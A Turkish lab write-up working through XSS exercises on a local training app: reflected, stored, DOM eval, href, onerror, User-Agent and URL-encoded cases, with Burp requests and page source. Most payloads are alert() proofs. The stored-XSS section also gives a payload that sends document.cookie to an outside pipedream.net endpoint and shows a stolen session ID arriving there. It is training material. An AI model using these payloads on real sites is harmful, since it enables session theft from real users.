

# XSS

(Cross Site Scripting)

## Rapor

- Açılan sayfada bir search-bar olduğu gözüküyor.
- XSS zafiyetinin temel kodlarından olan alert komutunu çalıştırdıktan sonra ekrana bir pop-up şeklinde komut içinde yazılan mesajı görüyoruz.
- Bu mesajı görüntüleyerek kodumuzun site içerisinde çalıştığı ve XSS zafiyetinin olduğu gözlemleniyor.

The image displays three sequential screenshots of a web application interface, illustrating a Basic Reflected XSS vulnerability.

**Top Screenshot:** The page has a dark blue header with the text "Basic Reflected". Below the header is a search bar with the placeholder text "Search Something" and a blue "Search" button.

**Middle Screenshot:** The search bar now contains the malicious payload `<script>alert('test');</script>`. The "Search" button remains visible.

**Bottom Screenshot:** An alert dialog box is displayed over the page. The dialog has a title bar showing a globe icon and the text "localhost:8080". The main content area of the dialog displays the text "test". A blue "Tamam" (OK) button is located in the bottom right corner of the dialog.

- Giriş ekranındaki bilgileri girdikten sonra bir tür chat ekranı ile karşılaşıyoruz.

- En üstteki mesajda ise tüm kullanıcıların mesajları görebildiği söyleniyor.

**Stored Message**

**VULNLAB**

User

Pass

mandalorian / mandalorian

All Users Can See Your Message Therefore be Careful.

- Herkesin tüm mesajları görebildiği bir mesaj alanında bir script kodu çalıştırmaya denersek ve bu sitemizde XSS zafiyeti mevcut ise çalıştırdığımız script kodu tüm kullanıcılar için geçerli olacaktır.
- Yeni bir tarayıcıdan giriş yapsak bile script kodumuz çalışmaya devam edecektir.

All Users Can See Your Message Therefore be Careful.

`<script>alert(35);</script>`

Submit

localhost:8080 web sitesinin mesajı

35

Tamam

- Bu soruya ek olarak cookie bilgileri dahilinde bir işlem daha yapılabilir. Aynı şekilde bir script kodu çalıştırıcaz ancak bu seferki payload daha farklı olacak.

### Stored Message

All Users Can See Your Message Therefore be Careful.

```
<script> new Image.src="https://enonu9v59mnbxi3.m.pipedream.net/?"+document.cookie</script>
```

Submit

steps.trigger

https://enonu9v59mnbxi3.m.pipedream.net

Trigger this workflow on each request

test

response {3}

steps.trigger.context {11}

steps.trigger.event {7} Copy Path Copy Value

body {0}

client\_ip: 31.223.9.63

headers {13}

inferred\_body\_type: FORM


method: GET

query {1}

url

https://enonu9v59mnbxi3.m.pipedream.net/?PHPSESSID=3csboe0jpfubh0qp24bht18mu0

steps.trigger.raw\_event {7}



Site üzerinde bir buton gözlemliyoruz ve bu butona tıkladığımızda bize anlık olarak tarih ve saat bilgilerini getiriyor.

```
GET /lab/xss/dom-based-eval/?q=Date() HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/dom-based-eval/?q=Date()
Cookie: PHPSESSID=lqbj6ffcf735p6ce2hdf0eold2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Burp-Suite programı ile istek incelendiğinde Date() fonksiyonunu kullanılarak bu işlemin yapıldığını gözlemliyoruz.

```
GET /lab/xss/dom-based-eval/?<=Date()<script>alert(35);</script> HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/lab/xss/dom-based-eval/
Cookie: PHPSESSID=lqbj6ffcf735p6ce2hdf0eold2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
<!doctype html>
<html lang="en">

<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" type="text/css" href="bootstrap.min.css">

  <title>Eval</title>
</head>

<body>
  <div class="container col-md-6">
    <div class="d-flex row justify-content-center" style="margin-top: 20px;text-align:center;">
      <a href="?q=Date()">
        <button class="col-md-3 btn btn-primary mb-3" style="text-align: center;">GET DATE INFO</button>
      </a>
      <div class="alert alert-success " role="alert" style="text-align: center;"><script> eval("document.write(Date())<script>alert(35);</script>"); </script></div>
    </div>
  </div>

  <script id="VlBar" title="Eval" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</body>

</html>
```

---

- İstek üzerine bir script kodu yazarak yolluyoruz ve bu istekten sonra sayfanın kaynak kodunu incelediğimizde diğer bir script kodu dikkatimizi çekiyor.

- İstek üzerinde yazdığımız script kodları bu kısma düşüp burada çalışmakta ve hali hazırda script kodu açılmış durumda

```
1 GET /lab/xss/dom-based-eval/?q=alert(35) HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/xss/dom-based-eval/?q=Date()
9 Cookie: PHPSESSID=lqbj6ffcf735p6ce2hdf0eold2
0 Upgrade-Insecure-Requests: 1
1 Sec-Fetch-Dest: document
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-User: ?1
```

localhost:8080

35

Tamam

- Script kodumuzu fazlalıklardan kurtularak yeniden yazıyoruz ve bu şekilde isteği tekrar yolluyoruz.
- Bu şekilde yolladığımızda alert kodumuz çalışıyor ve ekrana basılıyor.

```
<!doctype html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" type="text/css" href="bootstrap.min.css">

  <title>Eval</title>
</head>
<body>
  <div class="container col-md-6">
    <div class="d-flex row justify-content-center" style="margin-top: 20vh;text-align:center;">
      <a href="?q=Date()">
        <button class="col-md-3 btn btn-primary mb-3" style="text-align: center;">GET DATE INFO</button>
      </a>
      <div class="alert alert-success " role="alert" style="text-align: center;"><script>eval("document.write(alert(35))"); </script></div>
    </div>
  </div>

  <script id="VlBar" title="Eval" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</body>
</html>
```



Film bileti için isim girmemiz isteniyor ve girildikten sonra biletimizi görebilmemiz için bize bir buton daha çıkıyor, bu butonada tıkladıktan sonra 'name' isimli değişkene atanan isim ile bileti görüntülüyoruz.

## Mandalorian Movie Tickets

Name:

GET THE TICKET

## Mandalorian Movie Tickets

Name:

GET THE TICKET

[SEE YOUR TICKET](#)

## hp?name=Dzhem

# Href Manip

## Mandalorian Movie Tickets

Name:

"onclick="alert(35);


GET THE TICKET

SEE YOUR TICKET



- Bu link tıklanılabilir olduğu için «onclick» değişkenini ekliyoruz ve sonrasına «alert» komutumuzu çağırıyoruz.
- Bu şekilde değişkenimiz ekrana bastırılıyor.

```
▼ <div class="container d-flex justify-content-center "> flex taşma
  ▼ <div class="ticket alert alert-primary" style="max-width: 50vw;">
    ▼ <h6>
      <a href="ticket.php?name=" onclick="alert(35);">SEE YOUR TICKET</a> event
    </h6>
  </div>
```



Sitede açılan butonların her birinde ayrı bir resim bulunmakta, butonlara tıklayarak resimleri görüntüleyebiliriz.

```
<body>
  <div class="container">
    <div class="main">
      <div class="upper justify-content-center" style="text-align: center;margin: 2vh 0vh 6vh 0vh;">
        <h3>Welcome to Our Exhibition</h3>
        <form action="#" method="get" class="row justify-content-center" style="margin: 2vh 0vh 6vh 0vh;">
          <div class="col-md-10 button-con row justify-content-evenly ">
            <button class="col-md-2 btn btn-primary" type="submit" name="img" value="1">Image</button>
            <button class="col-md-2 btn btn-primary" type="submit" name="img" value="2">Image</button>
            <button class="col-md-2 btn btn-primary" type="submit" name="img" value="3">Image</button>
            <button class="col-md-2 btn btn-primary" type="submit" name="img" value="4">Image</button>
          </div>
        </form>
      </div>
      <div class="bottom justify-content-center" style="text-align: center;">
        
      </div>
    </div>
  </div>
```

Kaynak kod incelendiğinde resimlerin nereden ve nasıl çekildiğini görüyoruz.

```
1 GET /lab/xss/our-gallery/?img=2 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/xss/our-gallery/?img=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
```

Burp-Suite programı ile incelediğimizde istek tipini ve şeklini görüntülüyoruz.

```
1 GET /lab/xss/our-gallery/?img=2"<script>alert(1);</script>" HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/xss/our-gallery/?img=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
```


İstek koduna bir script kodu enjekte ederek yolladığımızda ise bu script kodunu sayfanın kaynak kodlarında nereye işlendiğini görebiliyoruz.

```
<button class="col-md-2 btn btn-primary type= submit name= img value= 4 />image</button>
</div>
</form>
</div>
<div class="bottom justify-content-center" style="text-align: center;">
  alert(1);</script>".jpg"/>
</div>
</div>
</div>
<script id="VLBar" title="Welcome to Our Gallery" category-id="1" src="/public/assets/js/vlnav.min.js"></script>
</div>
```

```
1 GET /lab/xss/our-gallery/?img=2"onerror="alert(1) HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/xss/our-gallery/?img=3
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14
```

Script kodumuzun çalışması için buna uygun bir payload yazıyoruz, isteğimizi bu şekilde yolluyoruz ve değişkenimizi ekrana bastırıyoruz.





- Siteye girdiğimizde giriş paneli görmekteyiz. Verilen bilgiler dahilinde giriş yaptığımızda admin tarafından kullanıcı loglarının görüntülendiği görülmektedir.
- Tıklandığımızda ise giriş yapan kullanıcının User-Agent bilgilerini görüntülüyoruz.

**User Agent**

VULNLAB

Email

Password

[Submit](#)

mandalorian / mandalorian

Admin logs your user agent data. if you are curious about how it looks from admin panel

[Click Here](#)

Admin logs your user agent data. if you are curious about how it looks from admin panel

[Click Here](#)

Username	User Agent
mandalorian	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
mandalorian	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0

[Delete All](#)

```
1 POST /lab/xss/user-agent/user_agent_stored.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: <script>alert(1);</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 2
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/xss/user-agent/user_agent_stored.php
12 Cookie: PHPSESSID=5nc0105it1i7b9htn7qpa87qf0
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 a=
```

Burp-Suite uygulaması ile istek kısmında bulunan User-Agent bilgi kısmına script kodumuzu yazıyoruz.



İstek bu şekilde yollandığında değişkenimizi ekranda görüyoruz.

News

You Can Add News too

News Title

News Url

Submit

#

News All Around The World

1

script

↑↓

Delete All

Sitede açılan kısımda kullanıcıdan başlık ve Url adresi isteniyor.

You Can Add News too

News Title

script

News Url

<script>alert(1);</script>


Submit

Url kısmına script kodu yazıp butona tıkladıktan sonra Burp-Suite ile giden isteği inceliyoruz ve Url-Encoding olduğunu gözlemliyoruz.

```
title=script&link=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
```

< işareti %3C ve > işareti ise %3E şeklinde encoding edilmiştir.





- Url-Encoding işleminden etkilenmemek için buna uygun bir payload yazıyoruz ve değişkenimizi ekrana bastırıyoruz.

You Can Add News too

News Title

News Url

🌐 localhost:8080

1